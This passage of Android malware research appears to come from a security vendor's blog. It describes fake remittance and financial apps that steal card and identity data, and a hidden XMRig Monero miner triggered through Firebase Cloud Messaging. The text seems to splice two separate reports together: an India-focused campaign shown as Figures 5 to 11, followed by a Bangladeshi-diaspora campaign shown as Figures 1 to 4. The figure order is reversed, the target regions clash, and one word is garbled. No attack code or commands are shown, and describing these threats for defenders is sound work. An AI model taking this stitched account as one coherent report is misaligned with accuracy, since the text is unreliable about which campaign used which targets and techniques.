
Once this payload is loaded, the app displays a fake financial interface that looks like a real app. It prompts the user to input sensitive details such as their name, card number, CVV, and expiration date. The collected information is then sent to the attacker’s command-and-control (C2) server. After submission, the app shows a fake card management page with messages like “You will receive email confirmation within 48 hours,” giving the false impression that the process is ongoing. All features on the page are fake and do not perform any real function.
Figure 5. Fake card verification screen
Monero Mining Process

As mentioned earlier, one of this campaign’s key features is its hidden cryptomining functionality. The app includes a service that listens for specific FCM messages, which trigger for start of the mining process.
Figure 6. Firebase messaging service is declared in the manifest.

In the second-stage dynamically loaded code, there is a routine that attempts to download a binary file from external sources. The malware contains 3 hardcoded URLs and tries to download the binary from all of them.
Figure 7. Hardcoded URLs used by the malware to download a binary file

The downloaded binary is encrypted and has a .so extension, which usually indicates a native library. However, instead of loading it normally, the malware uses ProcessBuilder, a Java class for running external processes, to directly execute the file like a standalone binary.
Figure 8. Executing downloaded binary using ProcessBuilder
What’s particularly interesting is the way the binary is executed. The malware passes a set of arguments to the process that exactly match the command-line options used by XMRig, an open-source mining tool. These include specifying the mining pool server and setting the target coin to Monero.
Figure 9. XMRig-compatible arguments passed to the mining process
When the decrypted binary is executed, it displays log messages identical to those produced by XMRig. In summary, this malware is designed to mine Monero in the background on infected devices when it receives specific FCM messages.
Figure 11. Geographic distribution of infected devices
Telemetry shows that most infections are concentrated in India, which aligns with the campaign’s use of Hindi language and impersonation of Indian financial apps. A small number of detections were also observed in other regions, but these appear to be limited.
What makes this campaign notable is its dual-purpose design, combining financial data theft with background cryptomining, triggered remotely via Firebase Cloud Messaging (FCM). This technique allows the malware to remain dormant and undetected until it receives a specific command, making it harder for users and defenders to detect.
To stay protected, users are strongly advised to download apps only from trusted sources such as Google Play, and to avoid clicking on links received through SMS, WhatsApp, or social media—especially those promoting financial services. It is also important to be cautious when entering personal or banking information into unfamiliar apps. In addition, using a reliable mobile security solution that can detect malicious apps and block phishing websites can provide an added layer of protection against threats like this.

McAfee’s Mobile Research Team discovered a new and active Android malware campaign targeting Bengali-speaking users, mainly Bangladeshi people living abroad. The app poses as popular financial services like TapTap Send and AlimaPay. It is distributed through phishing sites and FacebookFacekbook pages, and the app steals users’ personal and financial information. The campaign remains highly active, with the command-and-control (C2) server operational and connected to multiple evolving domains. While the attack techniques are not new, the campaign’s cultural targeting and sustained activity reflect how cybercriminals continue to adapt their strategies to reach specific communities. McAfee Mobile Security already detects this threat as Android/FakeApp. For more information, visit McAfee Mobile Security.
Bangladeshi people living abroad, particularly in countries such as Saudi Arabia, the UAE, Malaysia, and the UK, rely heavily on mobile money services to send remittances and verify their identities for various purposes. Services like bKash, TapTap Send, and AlimaPay are widely used and trusted within this community.

In 2024, annual remittances sent to Bangladesh reached nearly $26.6 billion, ranking sixth globally and third in South Asia. This massive flow of cross-border funds highlights the economic importance and digital engagement of the Bangladeshi diaspora.
Figure 1. Top Recipients of Remittances in 2024 (Source: World Bank)
As more people use mobile financial apps, cybercriminals are finding new ways to trick them using fake apps and phishing websites. Many users trust apps shared by friends or family, and some may not know how to spot scams. This makes them easy targets for attackers.
In May 2025, McAfee’s Mobile Research Team identified a malware campaign designed to exploit these conditions. The fake Android app impersonates well-known money transfer services and steals personal information such as the user’s name, email address, phone number, and photo ID (such as a passport or national ID card). It also attempts to collect financial data like card numbers through fake in-app pages. Moreover, the C2 server’s storage is publicly exposed, meaning that the stolen data can be accessed by anyone, which significantly increases the risk of abuse.
Technical Findings
Distribution Methods

Over the past few weeks, these fake apps have continued to appear, suggesting an active and sustained campaign targeting Bengali-speaking users. These apps are primarily distributed through phishing websites that mimic trusted remittance services, often shared via fake Facebook pages.
Figure 2. Screenshot of a phishing website
The page is written entirely in Bengali, mimicking a legitimate remittance service commonly used by Bangladeshi expatriates. Below is a translated excerpt of the main message shown on the landing page:
Bengali (original):
আসসালামু আলাইকুম।
প্রবাসী ভাইদের জন্য সুখবর। যারা কাজের পাশাপাশি বাড়তি আয় করতে চান, তারা বিকাশ, ফ্ল্যাশলোড ব্যবসা করতে পারেন। সম্পূর্ণ বৈধ উপায়ে। আপনার হাতের মধ্যে রয়েছে মোবাইলের মাধ্যমে। মোবাইল ব্যাংকিং করুন খুব সহজেই।
English (translation):
Peace be upon you.
Good news for our brothers living abroad. If you’re looking to earn extra income along with your job, you can do business with bKash or FlashLoad in a completely legal way. Everything is within your reach through mobile. Mobile banking is very easy.

In addition to phishing websites, the attackers also created fake Facebook pages that closely resemble legitimate remittance services. These pages often reuse official logos, promotional images, and even videos taken from real financial platforms to appear trustworthy. However, the site links on these pages point to phishing websites hosting the malicious app.
Figure 3. Fake Facebook page mimicking a legitimate remittance service
Fake App Analysis

Once installed, the fake app immediately presents an interface that closely resembles a legitimate remittance application. It supports both Bengali and English language options and shows realistic-looking exchange rates.
Figure 4. Initial UI of the fake TapTap Send app
